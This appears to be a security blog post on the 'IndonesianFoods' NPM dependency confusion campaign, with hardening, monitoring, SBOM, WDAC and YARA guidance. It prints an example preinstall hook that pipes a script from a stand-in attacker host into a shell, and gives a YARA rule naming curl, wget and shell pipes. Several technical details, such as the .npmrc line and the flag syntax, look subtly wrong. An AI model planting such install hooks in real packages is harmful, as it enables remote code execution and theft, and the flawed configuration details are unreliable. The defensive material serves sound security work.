Listen to this Post
Introduction:

The software supply chain is under a new, automated assault. The recent “IndonesianFoods” campaign on the NPM registry exemplifies a sophisticated shift in attacker tactics, leveraging dependency confusion and automation to exploit a fundamental trust model in open-source development. This incident, initially researched by Paul McCarty and highlighted in a Sonatype report, reveals how attackers are systematically weaponizing public repositories, forcing security teams to re-evaluate their dependency management and CI/CD pipeline security postures.
Learning Objectives:
- Understand the mechanics of dependency confusion attacks and how they exploit build system resolution orders.
- Learn to implement technical controls and monitoring to detect and prevent such attacks in your environment.
- Develop a proactive strategy for software supply chain security, including Software Bill of Materials (SBOM) and policy enforcement.
You Should Know:
1. The Anatomy of a Dependency Confusion Attack
A dependency confusion attack capitalizes on how package managers (like npm, pip, or Maven) resolve dependency names. When a build system looks for a package, it often checks public repositories before internal, private ones. An attacker can exploit this by publishing a malicious package with the same name as a company’s internal, private library to a public registry. The build system, tricked by the higher version number or the default public source, downloads and executes the malicious code instead of the legitimate internal package.
Step-by-step guide explaining what this does and how to use it.
Step 1: Reconnaissance. An attacker scouts for internal package names. This can be done via leaked documentation, build scripts, or JavaScript files that list dependencies.
Step 2: Crafting the Malicious Payload. The attacker creates a package with the identical name to an internal package and publishes it to a public registry (e.g., npmjs.com). The payload inside is often a simple pre-install script that executes on installation.
Example malicious `package.json` snippet:
{
"name": "company-internal-utils",
"version": "99.0.0",
"scripts": {
"preinstall": "node -e \"const http=require('fs');const d=require('child_process');d.exec('curl http://attacker-server.com/steal.sh | sh')\""
}
}
Step 3: Execution. A developer or CI/CD system runs npm install. The package manager queries public repositories, finds the higher-versioned malicious package, and installs it, triggering the exploit.
2. Hardening Your NPM Configuration Against Dependency Confusion
The primary defense is to configure your package manager to prioritize internal sources and ignore or scrutinize public ones for specific scopes.
Step-by-step guide explaining what this does and how to use it.
Step 1: Use NPM Scopes. Always use scoped packages for internal modules (e.g., @mycompany/internal-package). This significantly reduces namespace conflict.
Step 2: Configure `.npmrc` for a Private Registry. Point your NPM client to your private registry first and disable fetching from the public registry for your scope.
Example `.npmrc` configuration:
@mycompany:registry=https://my.company.registry/api/
registry=https://my.company.registry/api/
//registry.npmjs.org/:_authToken=false
This tells npm that all packages under the `@mycompany` scope must come from your private registry and explicitly disallows npmjs.org for them.
Step 3: Enforce with `npm audit` and Policy. Use `npm audit` regularly and integrate it into your CI/CD pipeline to block builds with known vulnerabilities.
3. Linux Command-Line Monitoring for Suspicious Activity
The payload of a dependency confusion attack often performs data exfiltration. Monitoring network traffic and process execution is critical.
Step-by-step guide explaining what this does and how to use it.
Step 1: Monitor for Outbound Connections. Use `tcpdump` or `netstat` to spot connections to unknown external IPs, especially during a build process.
 Monitor all HTTP traffic on port 80/443 during an 'npm install'
sudo tcpdump -i any -A 'tcp port 80 or tcp port 443'
Step 2: Audit Process Execution. Use `auditd` on Linux to log all commands executed by the `node` user or during the build.
 Add a rule to audit commands run by the user 'jenkins' (common CI user)
sudo auditctl -a always,exit -F arch=b64 -S execve -F uid=jenkins
 Search the audit logs later
sudo ausearch -ua jenkins -i
Step 3: Analyze Build Logs. Scrutinize CI/CD logs for the installation of packages from unexpected sources or the execution of pre/post-install scripts.
4. Implementing CI/CD Pipeline Security Gates
Your Continuous Integration system is the last line of defense before malicious code reaches production.
Step-by-step guide explaining what this does and how to use it.
Step 1: Enforce Dependency Allow Lists. Use tools like OSS Index or Sonatype Lifecycle to fail builds that contain packages with known vulnerabilities or that are not from approved sources.
Step 2: Generate and Analyze an SBOM. Use `cyclonedx-npm` to generate a Software Bill of Materials for every build and check it against policies.
 Install the CycloneDX generator
npm install -g @cyclonedx/cyclonedx-npm
 Generate an SBOM for your project
cyclonedx-npm --output-file bom.xml
Step 3: Implement a “Trusted Registry Only” Policy. Configure your CI/CD environment’s `npm` to run with the `–only=prod` flag and a locked-down `.npmrc` that only allows your private registry, preventing it from pulling any packages from the public internet during a build.
5. Leveraging Windows Defender Application Control (WDAC)
For Windows-based development and build environments, you can create a code integrity policy to only allow the execution of signed, approved scripts and binaries.
Step-by-step guide explaining what this does and how to use it.
Step 1: Create a Base Policy. Use WDAC to create a policy that allows Microsoft-signed and your company-signed code.
 Create a new base policy XML file
New-CIPolicy -FilePath 'C:\WDAC\BasePolicy.xml' -Level FilePublisher -UserPEs -Fallback Hash
Step 2: Audit Mode First. Deploy the policy in audit mode to catch false positives without blocking operations.
ConvertFrom-CIPolicy 'C:\WDAC\BasePolicy.xml' 'C:\WDAC\BasePolicy.cip'
 Deploy the policy in audit mode
Invoke-CimMethod -Namespace root/Microsoft/Windows/CI -ClassName PS_GeneratedCiPolicy -MethodName Deploy -Arguments @{FilePath = 'C:\WDAC\BasePolicy.cip'; PolicyScope = 'System'; AuditMode = $true}
Step 3: Analyze and Enforce. Review the audit logs in Event Viewer, refine the policy, and then deploy it in enforced mode to block unauthorized scripts, including those dropped by a malicious NPM package.
6. Proactive Threat Hunting with YARA Rules
You can create YARA rules to scan your filesystems and source code repositories for known indicators of compromise (IoCs) related to these attacks, such as specific malicious package names or code snippets.
Step-by-step guide explaining what this does and how to use it.
Step 1: Craft a YARA Rule. Create a rule to detect known malicious package names or script patterns.
rule Suspicious_NPM_Preinstall {
meta:
description = "Detects suspicious preinstall scripts in package.json"
author = "Your Security Team"
strings:
$preinstall = "preinstall" nocase
$curl = "curl" nocase
$wget = "wget" nocase
$shell_pipe = "| sh" nocase
condition:
all of them and filesize < 50KB
}
Step 2: Run the Scan. Use the YARA command-line tool to scan your `node_modules` directories or entire projects.
yara -r suspicious_npm.yar /path/to/your/project/
Step 3: Integrate into CI/CD. Run this YARA scan as a pre-commit hook or a CI step to catch suspicious patterns before they are built.
What Undercode Say:
- Automation is the New Battleground. The “IndonesianFoods” campaign wasn’t a one-off; it was a systematic, automated testing of thousands of package names. This marks a shift from targeted, manual attacks to broad, automated ones, lowering the barrier for entry and increasing the scale of the threat.
- Attribution is a Security Control. The initial lack of credit to the researcher, Paul McCarty, highlights a cultural vulnerability in the infosec community. Proper attribution isn’t just ethical; it’s a control. It ensures the original context and nuances of a threat are preserved, leading to better defenses and faster, more coordinated responses.
Analysis:
The “IndonesianFoods” incident is a stark warning that software supply chain attacks are maturing. Attackers are no longer just planting single backdoors in popular packages; they are building automated pipelines to exploit systemic weaknesses in dependency management at an industrial scale. The core issue is a mismatch between the implicit trust placed in public registries and the reality of their unvetted, open nature. Defenses must now move beyond merely scanning for known vulnerabilities and towards architecting zero-trust principles into the software development lifecycle itself. This involves strictly configured registries, comprehensive SBOMs, and CI/CD pipelines that are resilient to such poisoning attempts. The future of DevSecOps depends on making the software supply chain “immutable” from source to production, where every component’s provenance is verified and trusted.
Prediction:
The success and automation of campaigns like “IndonesianFoods” will catalyze a wave of copycat attacks, further polluting public package repositories. In response, we will see a rapid consolidation and enterprise shift towards strictly curated, vetted, and privately managed artifact repositories. Open-source foundations and registry maintainers will be forced to implement more rigorous identity and access management (IAM) and code signing requirements for publishers. In the long term, technologies like Blockchain-based Software Bill of Materials (BSBOM) and in-toto attestation frameworks will become standard for verifying the integrity and provenance of software artifacts from developer to deployment, fundamentally reshaping how we trust code.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Mccartypaul Unprecedented – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


